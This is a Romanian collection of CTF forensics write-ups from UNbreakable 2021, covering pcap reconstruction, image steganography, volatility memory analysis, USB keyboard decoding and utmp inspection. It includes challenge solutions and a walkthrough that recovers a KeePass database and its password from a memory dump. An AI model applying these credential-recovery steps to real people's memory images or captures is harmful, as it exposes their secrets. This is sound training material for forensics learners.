Cum exercitiul este incadrat in categoria **forensics** si fiecare set de date are **ETHER** pe prima linie, putem presupune ca datele date in format hex reprezinta continuturile unor pachete TCP sau UDP. Putem folosi [aceasta postare](#) pentru a face un script care sa transforme fișierul într-unul de tip **pcap**:

```
# import module
import struct
import time

# Pcap Global Header Format :
#     ( magic number +
#         major version number +
#         minor version number +
#         GMT to local correction +
#         accuracy of timestamps +
#         max length of captured #packets, in octets +
#         data link type)
#
# PCAP_GLOBAL_HEADER_FMT = '@ I H H i l l'

# Global Header Values
PCAP_MAGICAL_NUMBER = 2712847316
PCAP_MJ_VERN_NUMBER = 2
PCAP_MI_VERN_NUMBER = 4
PCAP_LOCAL_CORECTIN = 0
PCAP_ACCUR_TIMSTAMP = 0
PCAP_MAX_LENGTH_CAP = 65535
```

```
PCAP_DATA_LINK_TYPE = 1

class Pcap:

    def __init__(self, filename, link_type=PCAP_DATA_LINK_TYPE):
        self.pcap_file = open(filename, 'wb')
        self.pcap_file.write(struct.pack('@IHHiiII', PCAP_MAGICAL_NUMBER,
PCAP_MJ_VERN_NUMBER, PCAP_MI_VERN_NUMBER, PCAP_LOCAL_CORECTIN,
PCAP_ACCUR_TIMSTAMP, PCAP_MAX_LENGTH_CAP, link_type))
        print "[+] Link Type : {}".format(link_type)

    def writelist(self, data=[]):
        for i in data:
            self.write(i)
        return


    def write(self, data):
        ts_sec, ts_usec = map(int, str(time.time()).split('.'))
        length = len(data)
        self.pcap_file.write(struct.pack('@IIII', ts_sec, ts_usec, length, length))
        self.pcap_file.write(data)

    def close(self):
        self.pcap_file.close()

p = Pcap("a.pcap")
s = open("misc_not-clear_to_give_not-clear.txt", "r").read().split("\n")
for i in s:
    if "|" not in i:
        continue
    packet = ''.join(i.split("|")[2:-1])
    p.write(packet.decode('hex'))
p.close()
```

Resurse utile pentru incepatori din UNbreakable România

După ce executam scriptul, putem deschide **pcap-ul** in **WireShark**. Pe lângă multe pachete UDP, putem vedea și unele pachete TCP care fac parte dintr-o comunicare HTTP. Dacă dam follow la unul dintre **HTTP POSTurile** din fișier, putem vedea flag-ul:



Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#notclear>

## Crossed-pill (mediu)

Concurs: UNbreakable 2021 #Individual

Descriere:

You might not see this at first. You should look from one end to another.

Format flag: ctf{sha256}

Rezolvare:

Fișierul zip furnizat conține o imagine PNG care pare să conțină culori aleatorii. Cu toate acestea, analizând imaginea cu **stegsolve** se observă că un plan roșu arată ca un cod QR vizibil:



Același lucru este valabil și pentru planul verde 0 și planul albastru 0. Putem reconstrui codul QR original cu următorul script:

```
import numpy as np
from PIL import Image
import random

img = Image.open('image.png')
pixels = list(img.getdata())
new_pixels = []

for pixel_data in pixels:
    dark_white = False # don't want my blog to be taken down by github staff
    for v in pixel_data[:-1]:
        dark_white = dark_white or (v % 2 == 1)
    new_pixels.append(0 if dark_white else 0xff)

img = Image.new('RGBA', img.size, 255)
data = img.load()

cnt = 0
for x in range(img.size[0]):
    for y in range(img.size[1]):
        v = new_pixels[cnt]
        data[x, y] = (v, v, v, 255)
```

```
cnt += 1

# QR code cannot be decoded yet
# to make it easier to read, we need to apply a simple mask
# 5x5; all pixels get the color of the majority
# insert US election joke here

def setSquare(start_x, start_y, color):
    for x in range(start_x, start_x + 5):
        for y in range(start_y, start_y + 5):
            data[x, y] = (color, color, color, 255)

# QR code is in the middle, so our mask 'squares' might not be aligned
# after a bit of trial-and-error, we find that an offset of 2 does the trick
for square_start_x in range(2, img.size[0] - 5, 5):
    for square_start_y in range(2, img.size[0] - 5, 5):
        dark_white_squares = 0
        for x in range(square_start_x, square_start_x + 5):
            for y in range(square_start_y, square_start_y + 5):
                if data[x, y][0] == 0:
                    dark_white_squares += 1
        if dark_white_squares > 12:
            setSquare(square_start_x, square_start_y, 0)
        else:
            setSquare(square_start_x, square_start_y, 255)
img.save('qr.png')
```

Imaginea rezultată din execuția scriptului este salvată cu numele '**qr.png**', care arată astfel:



Citirea codului QR cu orice instrument ne oferă flag-ul.

*Notă: Se pare că dacă se execută **strings image.png** se va descoperi un script foarte asemănător cu al meu care poate construi codul QR.*

Flag: ctf{3c7f44ab3f90a097124[REDACTAT]96ef2eb5456bee7897cc685}

## Volatile-secret (mediu)

*Concurs UNbreakable 2021 #Individual*

*Descriere:*

I heard you can find my secret only from my volatile memory! Let's see if it is true.

Flag format: CTF{sha256}

*Rezolvare:*

Pentru a rezolva acest exercițiu avem nevoie de volatility, un instrument folosit destul de des în analizele de tip forensics, iar primul pas ce trebuie să îl facem în exercițiul nostru este să obținem profilul memoriei dump:

<https://github.com/volatilityfoundation/volatility>

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ file image.raw
image.raw: data
yakuhi@furry-catstation:~/ctf/unr21-ind$ volatility -f image.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (/home/yakuhi/ctf/unr21-ind/image.raw)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80002e4f0a0L
      Number of Processors : 1
      Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffff80002e50d00L
          KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2021-05-07 15:11:53 UTC+0000
      Image local date and time : 2021-05-07 18:11:53 +0300
```

```
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

Ca întotdeauna, prima acțiune pe care o facem este să căutăm fișiere interesante. Putem vedea un fișier .kdbx, care în mod normal stochează parole și alte secrete:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ volatility -f image.raw --profile=Win7SP1x64  
filescan > files  
Volatility Foundation Volatility Framework 2.6  
yakuhi@furry-catstation:~/ctf/unr21-ind$ subl files  
yakuhi@furry-catstation:~/ctf/unr21-ind$ cat files | grep .kdbx  
0x0000000052b0eaf0 16 0 R--  
\Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx  
0x0000000054212dc0 2 0 R--rwd  
\Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx  
0x00000000543a0ae0 2 0 RW-rw-  
\Device\HarddiskVolume1\Users\Unbreakable\AppData\Roaming\Microsoft\Windows\Recent\  
Database.kdbx.lnk  
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

Putem extrage fișiere din memoria dată folosind comanda **dump**:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ volatility -f image.raw --profile=Win7SP1x64  
dumpfiles -Q 0x0000000052b0eaf0 -n --dump-dir .  
Volatility Foundation Volatility Framework 2.6  
DataSectionObject 0x52b0eaf0 None  
\Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx  
yakuhi@furry-catstation:~/ctf/unr21-ind$ mv file.None.0xfffffa8010c9bcf0.Database.kdbx.dat  
db.kdbx  
yakuhi@furry-catstation:~/ctf/unr21-ind$ file db.kdbx  
db.kdbx: Keepass password database 2.x KDBX  
yakuhi@furry-catstation:~/ctf/unr21-ind$
```


Fișierul bazei de date ce conține secretele necesare, este protejat de o parolă, așa că trebuie să continuăm să căutăm. În cele din urmă, vom da peste un alt fișier interesant, **SuperSecretFile.txt**:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ cat files | grep SuperSecretFile.txt  
0x000000005434e550 16 0 R-rwd  
\Device\HarddiskVolume1\Users\Unbreakable\SuperSecretFile.txt  
yakuhi@furry-catstation:~/ctf/unr21-ind$ volatility -f image.raw --profile=Win7SP1x64  
dumpfiles -Q 0x000000005434e550 -n --dump-dir .
```

Resurse utile pentru incepatori din UNbreakable România

```
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x5434e550 None
\Device\HarddiskVolume1\Users\Unbreakable\SuperSecretFile.txt
yakuhi@furry-catstation:~/ctf/unr21-ind$ mv
file.None.0xfffffa8010d88d90.SuperSecretFile.txt.dat SuperSecretFile.txt
yakuhi@furry-catstation:~/ctf/unr21-ind$ file SuperSecretFile.txt
SuperSecretFile.txt: ASCII text, with no line terminators
yakuhi@furry-catstation:~/ctf/unr21-ind$ cat SuperSecretFile.txt
mqDb*N6*(mAk3W)=
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

Putem obține steagul importând fișierul .kdbx în keepass și furnizând parola nou găsită:



Flag: ctf{6034a8f96c257e8cfda0[REDACTAT]0b6fd3a1a31343d0f646}

## Universal-studio-boss-exfiltration (ușor)

Concurs UNbreakable 2021 #Individual

*Descriere:*

I am the Universal Studio Boss and I found this weird file on a USB drive plugged **in** my office computer. Can you please find out **if** my secret projects have been exfiltrated?

Flag format: CTF{sha256}

*Rezolvare:*

Fișierul pcap furnizat conține pachete care utilizează **"USB"** și **"USBMS"**. Aceasta este o provocare CTF "standard" - trebuie să extragem datele care au fost trimise între cele două dispozitive de comunicare.

Pachetele conțin o secțiune de date:

- primul pas logic este de a găsi o modalitate de a extrage datele într-un format ușor de analizat. Putem face acest lucru folosind următoarea comandă (preluată din documentația autorului):

```
tshark -r task.pcap -T fields -e usb.capdata | grep -E "^.{23}$" | grep -v  
00:00:00:00:00:00:00:00 > data.txt
```

Programul **"tshark"** extrage câmpul **"capdata"** din toate pachetele stocate în fișierul task.pcap. Ieșirea este apoi transmisă către **"grep"**, care filtrează toate liniile goale (dacă un pachet nu conține un câmp capdata, tshark va imprima doar o linie goală).

În cele din urmă, toate valorile "goale" sunt filtrate, iar rezultatul este salvat într-un fișier numit **"data.txt"**. Dacă vă este greu să înțelegeți ce face o parte din bash one-liner, vă sugerez să rulați comenzi separat și să vedeti cum este afectată ieșirea.

<https://naykisec.github.io/USB-Keyboard-packet-analysis/>

```
usb_codes = {  
    0x04:"aA", 0x05:"bB", 0x06:"cC", 0x07:"dD", 0x08:"eE", 0x09:"fF",  
    0x0A:"gG", 0x0B:"hH", 0x0C:"iI", 0x0D:"jJ", 0x0E:"kK", 0x0F:"lL",  
    0x10:"mM", 0x11:"nN", 0x12:"oO", 0x13:"pP", 0x14:"qQ", 0x15:"rR",  
    0x16:"sS", 0x17:"tT", 0x18:"uU", 0x19:"vV", 0x1A:"wW", 0x1B:"xX",  
    0x1C:"yY", 0x1D:"zZ", 0x1E:"1!", 0x1F:"2@", 0x20:"3#", 0x21:"4$",  
    0x22:"5%", 0x23:"6^", 0x24:"7&", 0x25:"8*", 0x26:"9(", 0x27:")",  
    0x2C:" ", 0x2D:"-_ ", 0x2E:"=+", 0x2F:"[", 0x30:""]", 0x32:"#~",
```

```
0x33:";\"", 0x34:"\"\"", 0x36:",<", 0x37:".>"  
}  
  
lines = ["", "", "", "", ""]  
  
pos = 0  
  
for x in open("data.txt", "r").readlines():  
    code = int(x[6:8], 16)  
  
    if code == 0:  
        continue  
    # newline or down arrow - move down  
    if code == 0x51 or code == 0x28:  
        pos += 1  
        continue  
    # up arrow - move up  
    if code == 0x52:  
        pos -= 1  
        continue  
  
    # select the character based on the Shift key  
    if int(x[0:2], 16) == 2:  
        lines[pos] += usb_codes[code][1]  
    else:  
        lines[pos] += usb_codes[code][0]  
  
for x in lines:  
    print x
```

Dispozitivul era o tastatură USB; scriptul doar traduce "codurile operaționale" în litere. Rezultatul este **"Yu=6SD6mvD9dU!9B"**. Folosind **'binwalk'** pe fișierul de captură a pachetelor, apare o arhivă care poate fi extrasă folosind șirul pe care l-am găsit mai devreme ca parolă:

<https://github.com/ReFirmLabs/binwalk>

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ binwalk -e task.pcap
```

DECIMAL	HEXADECIMAL	DESCRIPTION
-----		

Resurse utile pentru incepatori din UNbreakable România

```
0      0x0      Libpcap capture file, little-endian, version 2.4, Unknown link layer,
snaplen: 134217728
1080581  0x107D05  Zip archive data, encrypted at least v2.0 to extract, compressed
size: 72, uncompressed size: 69, name: flag.txt
1080781  0x107DCD  End of Zip archive, footer length: 22

yakuhi@furry-catstation:~/ctf/unr21-ind$ cp _task.pcap.extracted/107D05.zip ./flag.zip
yakuhi@furry-catstation:~/ctf/unr21-ind$ unzip -P Yu=6SD6mvD9dU\!9B flag.zip
Archive: flag.zip
  inflating: flag.txt
yakuhi@furry-catstation:~/ctf/unr21-ind$ cat flag.txt
ctf{
```

Flag: ctf{b1678d5ea41652817b6[REDACTAT]0b2fa13544c6158f260d091fc1e2}

## Login-view (greu)

*Concurs UNbreakable 2021 #Individual***Descriere:**

Hi everyone, we're under attack. Someone put ransomware on the infrastructure. We need to look at this journal. Can you see what IP the hacker has? Or who was logged on to the station?

Format flag: CTF{sha256(IP)}

**Rezolvare:**

Analiza inițială a fișierului dat nu pare să dezvăluie tipul acestuia:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ file dump
dump: data
yakuhi@furry-catstation:~/ctf/unr21-ind$ strings dump | head -n 5
~~ shutdown
5.4.0-70-generic
```

Resurse utile pentru incepatori din UNbreakable România

```
%f's
~~ reboot
5.4.0-70-generic
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

Pentru a obține indicatorul, trebuie să speculați că numele fișierului original este **utmp** - găsiți mai multe despre /var/run/utmp aici:

<https://www.sandflysecurity.com/blog/using-linux-utmpdump-for-forensics-and-detecting-log-file-ampering/>

Având aceste informații și articolul, găsirea adresei IP este simplă:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ utmpdump dump | head -n 4
Utmp dump of dump
[1] [00000] [~~ ] [shutdown] [~      ] [5.4.0-70-generic  ] [0.0.0.0      ]
[2021-04-01T19:57:08,789107+0000]
[2] [00000] [~~ ] [reboot  ] [~      ] [5.4.0-70-generic  ] [0.0.0.0      ]
[2021-04-02T06:45:46,867940+0000]
[1] [00053] [~~ ] [runlevel] [~      ] [5.4.0-70-generic  ] [0.0.0.0      ]
[2021-04-02T06:45:56,892796+0000]
[7] [05482] [  ] [darius ] [:0      ] [:0      ] [0.0.0.0      ]
[2021-04-02T06:46:10,477898+0000]
yakuhi@furry-catstation:~/ctf/unr21-ind$ utmpdump dump | cut -d[ -f8 | cut -d" " -f1 | sort -u
Utmp dump of dump
0.0.0.0
197.120.1.223
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

Deoarece fiecare linie de ieșire conține o adresă IP, putem folosi programul "cut" pentru a obține toate adresele IP și apoi să imprimăm o singură dată fiecare adresă unică. După cum puteți vedea în rezultatul de mai sus, există doar două adrese: 0.0.0.0 și 197.120.1.223. Prima înseamnă orice interfață (este ca și 127.0.0.0.1 - o putem ignora), așa că cea de-a doua trebuie să aparțină atacatorului.

Flag: CTF{f50839694983b5ad6ea[REDACTAT]757dc12259cf1c54c08c}

## Wrong-file (ușor-mediu)

Concurs UNbreakable 2021 #Echipe

Resurse utile pentru incepatori din UNbreakable România

**Descriere**

Some malicious employee managed to create a .zip archive which contains some wrong files and critical information about our system. The password is hidden. Can you please try to break the code and tell us the following?

**Rezolvare:**

Instrumentul utilizat pentru a deschide fișierul misterios:

<https://sqliteonline.com/>

Întrebările din exercițiu ce necesită răspuns pentru obținerea punctajului:

1. Care este parola folosită la deschiderea arhivei? (indiciul este în descrierea chall)

Flag: hidden

2. Care este numele scriptului malicios , șters de atacator, care a fost utilizat pentru a obține token-ul victimelor? (tabelul sql din fișierul .db dat)

Flag: get\_token\_privilege.ps1

	name	mode	mtime	sz	data
	Filter	Filter	Filter	Filter	Filter
28	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$J1VLL3	438	1621599746	262	BLOB
29	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$NMZMGC.json	438	1621599746	358	BLOB
30	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$O2SSOS.yaml	438	1621599746	242	BLOB
31	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$VG4EFW	438	1621599746	262	BLOB
32	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU	493	1621599746	0	NULL
33	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU/1057_variations.yaml	438	1621599746	12080	BLOB
34	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU/cmd_tasklist.yaml.yaml	438	1621599746	2148	BLOB
35	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU/get_token_privilege.ps1	438	1621599746	55866	BLOB
36	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU/ps_get_process.yaml	438	1621599746	2195	BLOB
37	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$R6CHARU/ps_get_token.yaml	438	1621599746	2427	BLOB
38	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$RG7UIEI.yaml	438	1621599746	2240	BLOB
39	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$RGUSWjV.yaml	438	1621599746	2054	BLOB
40	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/\$RQ2SSOS.yaml	438	1621599746	11525	BLOB
41	/DESKTOP-40HVEGI/C\$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/desktop.ini	438	1621599746	129	BLOB

3. Ce fișier este executat automat atunci cand PowerShell este lansat de pe stația compromisă?

Flag: Microsoft.PowerShell\_profile.ps1

Resurse utile pentru incepatori din UNbreakable România

key	value
Filter	Filter
artifact:WindowsLSSAAuthenticationPackages	{"Name":"WindowsLSSAAuthenticationPackages","Doc":"Authentication Packages can be injected into LSASS."}
artifact:WindowsEventLogSystem	{"Name":"WindowsEventLogSystem","Doc":"System Windows Event Log.","Sources": [{"Type":"FILE","Attribute": "Name"}]}
artifact:ChromeHistory	{"Name":"ChromeHistory","Doc":"Chrome browser history."}
artifact:WindowsPowerShellDefaultProfiles	{"Name":"WindowsPowerShellDefaultProfiles","Doc":"Default PowerShell Profile files. These files are executed when PowerShell starts up."}
artifact:WindowsSessionManagerWOWCommandLine	{"Name":"WindowsSessionManagerWOWCommandLine","Doc":"Windows Session Manager Windows-on-Windows Session Manager command line."}
artifact:WindowsImageHijacks	{"Name":"WindowsImageHijacks","Doc":"Various image hijack mechanisms used for persistence."}
artifact:WindowsBootVerificationProgram	{"Name":"WindowsBootVerificationProgram","Doc":"Path to custom startup verification program."}
artifact:WindowsCredentialProviderFilters	{"Name":"WindowsCredentialProviderFilters","Doc":"Windows Credential Provider Filters"}
artifact:WindowsSessionManagerExecute	{"Name":"WindowsSessionManagerExecute","Doc":"Windows Session Manager Execute persistence\nThis entry is part of the Windows Session Manager Execute persistence."}
artifact:WindowsSecurityProviders	{"Name":"WindowsSecurityProviders","Doc":"Security Providers DLLs"}
artifact:WindowsDeviceSetup	{"Name":"WindowsDeviceSetup","Doc":"Logfiles for Windows PNP driver installation"}

Mode: **Text**

```
{"Name":"WindowsPowerShellDefaultProfiles","Doc":"Default PowerShell Profile files. These files are executed by default when PowerShell starts up.", "Sources": [{"Type":"FILE","Attributes": {"Names":null,"Paths":["%envi%environ_systemroot%\\system32\\WindowsPowerShell\\v1.0\\profile.ps1","%%envi%environ_systemroot%\\system32\\WindowsPowerShell\\v1.0\\Microsoft.PowerShell_profile.ps1","%users.userprofile%\\Documents\\WindowsPowerShell\\profile.ps1","%users.userprofile%\\Documents\\WindowsPowerShell\\Microsoft.PowerShell_profile.ps1"]}, "Separator": "\\", "Cmd": "", "Args": null, "Keys": null, "Query": "", "BaseObject": "", "KeyValuePairs": null}, {"Conditions": null, "SupportedOs": null, "Provides": null}], "Conditions": null, "Provides": null, "Labels": null, "SupportedOs": ["Windows"], "Urls": ["https://technet.microsoft.com/en-us/magazine/2008.10.windowspowershell.aspx#id0190010", "http://www.hexacorn.com/blog/2014/08/27/beyond-good-ol-run-key-part-16/"]}
```

Type of data currently in cell: Text / Numeric  
932 char(s)

4. Care este numele fișierului .db care se referă la istoricul Firefox?

Flag: places.sqlite

Resurse utile pentru incepatori din UNbreakable România

artifact:WindowsMultiMediaDrivers	{"Name":"WindowsMultiMediaDrivers","Doc":"Configured drivers for different multimedia filetypes.", "Sources":[]}
artifact:WindowsKnownDLLs	{"Name":"WindowsKnownDLLs","Doc":"DLLs that can be abused by search order hijacking.", "Sources":[]}
artifact:WindowsSetupCommandLine	{"Name":"WindowsSetupCommandLine","Doc":"Command line invocation used for custom setup and deployment.", "Sources":[]}
artifact:WindowsDebugger	{"Name":"WindowsDebugger","Doc":"Windows Debugger persistence or AV disable.", "Sources":[]}
artifact:WindowsSearchFilterHandlers	{"Name":"WindowsSearchFilterHandlers","Doc":"Windows Search filter handlers configured for file types and a registry key.", "Sources":[]}
artifact:WindowsComputerName	{"Name":"WindowsComputerName","Doc":"The name of the system.", "Sources":[]}
artifact:FirefoxHistory	{"Name":"FirefoxHistory","Doc":"Firefox browser history (places.sqlite).", "Sources":[]}
artifact:WindowsPLAPProviders	{"Name":"WindowsPLAPProviders","Doc":"Windows Pre-Logon Access Provider (PLAP) Providers.", "Sources":[]}

Edit Database Cell

Mode: Text

```
{"Name":"FirefoxHistory","Doc":"Firefox browser history (places.sqlite).", "Sources":[]}, {"Type": "FILE", "Attributes": [{"Names": null, "Paths": ["%users.localappdata%\Mozilla\Firefox\Profiles\*\places.sqlite", "%users.localappdata%\Mozilla\Firefox\Profiles\*\places.sqlite-wal"], "Separator": "\\", "Cmd": "", "Args": null, "Query": "", "BaseObject": "", "KeyValuePairs": null}, {"Conditions": null, "SupportedOs": ["Windows"], "Provides": null}, {"Conditions": null, "Provides": null, "Labels": ["Browser"], "SupportedOs": ["Windows", "Darwin", "Linux"], "Urls": ["https://forensicswiki.xyz/wiki/index.php?title=Mozilla_Firefox"]}]}
```

## Mysterious-OS (ușor)

Concurs UNbreakable 2021 #Echipe

*Descriere:*

"Please help us, an malicious employee has managed to install a volatility OS version on one of our machine Please help us determine the following"

*Rezolvare:*

1. Ce profil are imaginea memoriei folosită în prezentul exercițiului?

Flag: Win10x64\_19041

```
Valentina@Valentina ~$ /Desktop/threat/forensics_research/volatility
% python2.7 vol.py --plugins=volatility-plugins/ -f ~/Desktop/threat/forensics_research/artifactcollector/mysteriousOS2.bin imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win10x64_19041
    AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
    AS Layer2 : FileAddressSpace (/home/valentina/Desktop/threat/forensics_research/artifactcollector/mysteriousOS2.bin)
    PAE type : No PAE
    DTB : 0x1aa002L
    KDBG : 0x80013e412b20L
    Number of Processors : 1
    Image Type (Service Pack) : 0
        KPCR For CPU 0 : 0xfffffff8013d1e9000L
        KUSER_SHARED_DATA : 0xfffff78000000000L
    Image date and time : 2021-05-26 14:09:50 UTC+0000
    Image local date and time : 2021-05-26 15:09:50 +0100
```

2. Care este nucleul curent/spațiul virtual de adrese al imaginii furnizate?

Resurse utile pentru incepatori din UNbreakable România

Flag: 0x7f8ae3808f10

```
FileAddressSpace: Must be first Address Space
ArmAddressSpace: No valid DB found

VolatilityFoundation -~/Desktop/threat/forensics_research/volatility
% python2.7 vol.py --plugins=volatility-plugins/ -f ~/Desktop/threat/forensics_research/artifactcollector/mysteriousOS2.bin --profile=Win10x64_19041 svcscan
Volatility Foundation Volatility Framework 2.6.1
Offset: 0x2622ca8cf70
Order: 598
Start: SERVICE_AUTO_START
Process ID: 1000
Service Name: Winmgmt
Display Name: Windows Management Instrumentation
Service Type: SERVICE_WIN32_SHARE_PROCESS
```

```
Offset: 0x2622ca8a960
Order: 592
Start: SERVICE_AUTO_START
Process ID: 2132
Service Name: WinDefend
Display Name: Microsoft Defender Antivirus Service
Service Type: SERVICE_WIN32_OWN_PROCESS
Service State: SERVICE_RUNNING
Binary Path: "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2104.14-0\MsMpEng.exe"
```

3. Ce SID are contul de administrator folosit pe mașină?

Flag: S-1-5-32-544

```
VolatilityFoundation -~/Desktop/threat/forensics_research/volatility
% python2.7 vol.py --plugins=volatility-plugins/ -f ~/Desktop/threat/forensics_research/artifactcollector/mysteriousOS2.bin --profile=Win10x64_19041 getsids
Volatility Foundation Volatility Framework 2.6.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-5-19 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
System (4): S-1-16-10384 (System Mandatory Level)
```

## See (ușor)

Concurs UNbreakable 2021 #Echipe

Descriere:

If you can see it, you might just retrieve it!

Flag format: CTF{sha256}

Rezolvare:

În mod clar, steagul apare ca watermark, dar nu poate fi citit. Pentru a vedea mai bine, am putea căuta online imaginea originală și am putea vedea diferențele dintre imaginea originală și cea dată. TinEye găsește această imagine (rețineți că această imagine are aceeași lățime și înălțime ca și cea dată). Pentru a putea rezolva prezenta problemă, putem compara cele două imagini folosind acest site:

